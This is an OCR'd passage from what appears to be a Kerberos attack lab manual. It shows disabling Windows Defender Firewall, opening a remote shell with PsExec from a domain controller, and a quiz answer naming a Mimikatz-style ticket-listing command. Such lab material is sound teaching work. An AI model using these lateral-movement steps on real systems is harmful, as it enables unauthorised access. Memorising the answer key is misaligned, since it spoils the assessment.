Search PSTools
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:)
kerberos
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
28 items 1 item selected 331 KB
11:03 PM
12/26/2024

Name	Date modified	Type	Size
PsExec.exe	6/28/2016 11:44 AM	Application	332 KB
PsExec64.exe	6/28/2016 11:41 AM	Application	367 KB
psfile.exe	6/28/2016 11:35 AM	Application	147 KB
psfile64.exe	6/28/2016 11:32 AM	Application	165 KB
PsGetsid.exe	1/23/2018 9:21 PM	Application	291 KB
PsGetsid64.exe	1/23/2018 8:58 PM	Application	323 KB
PsInfo.exe	7/5/2016 5:32 PM	Application	307 KB
PsInfo64.exe	7/5/2016 5:27 PM	Application	344 KB
pskill.exe	6/28/2016 10:57 AM	Application	278 KB
pskill64.exe	6/28/2016 10:52 AM	Application	312 KB
pslist.exe	6/28/2016 10:44 AM	Application	175 KB
pslist64.exe	6/28/2016 10:42 AM	Application	198 KB
PsLoggedon.exe	6/28/2016 9:51 AM	Application	149 KB
PsLoggedon64.exe	6/28/2016 9:49 AM	Application	167 KB
psloglist.exe	3/4/2019 11:54 AM	Application	435 KB
psloglist64.exe	3/4/2019 11:52 AM	Application	566 KB
pspasswd.exe	7/5/2016 4:53 PM	Application	147 KB
pspasswd64.exe	7/5/2016 4:50 PM	Application	165 KB
psping.exe	6/29/2016 3:58 AM	Application	250 KB
psping64.exe	6/29/2016 3:55 AM	Application	287 KB

1. Switch to **Windows 11** machine, open **Control Panel** $\rightarrow$ **System and Security** $\rightarrow$ **Windows Defender Firewall**, click **Turn Windows Defender Firewall on or off**, set to **Turn off Windows Defender Firewall**, and click **OK**.


Customize Settings
Control Panel › System and Security › Windows Defender Firewall › Customize Settings
Search Control Panel
OK
Cancel
Search
11:05 PM
12/26/2024
12

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Domain network settings

○ Turn on Windows Defender Firewall
  ☐ Block all incoming connections, including those in the list of allowed apps
  ☑ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)


Private network settings

○ Turn on Windows Defender Firewall
  ☐ Block all incoming connections, including those in the list of allowed apps
  ☑ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)

Public network settings


○ Turn on Windows Defender Firewall
  ☐ Block all incoming connections, including those in the list of allowed apps
  ☑ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)

1. Switch back to **2019DC**, open Command Prompt, navigate to `Downloads\kerberos\PSTools`, and execute remote shell:
   psexec.exe \windows11 cmd.exe



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Downloads\kerberos\PSTools

C:\Users\Administrator\Downloads\kerberos\PSTools>psexec.exe \\windows11 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

1. In the remote command prompt session, execute target hostname verification query:
   hostname
   Confirm remote execution connection on target: **WINDOWS11**.



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Downloads\kerberos\PSTools

C:\Users\Administrator\Downloads\kerberos\PSTools>psexec.exe \\windows11 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Windows11

C:\Windows\system32>_
```

This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 9.9.1.1** Utilize the 2019DC machine to obtain the Administrator ticket and use it to access the Windows 11 machine. Execute the appropriate command to display the list of Kerberos tickets. [!SUCCESS] ✅ **Answer:** **kerberos::list**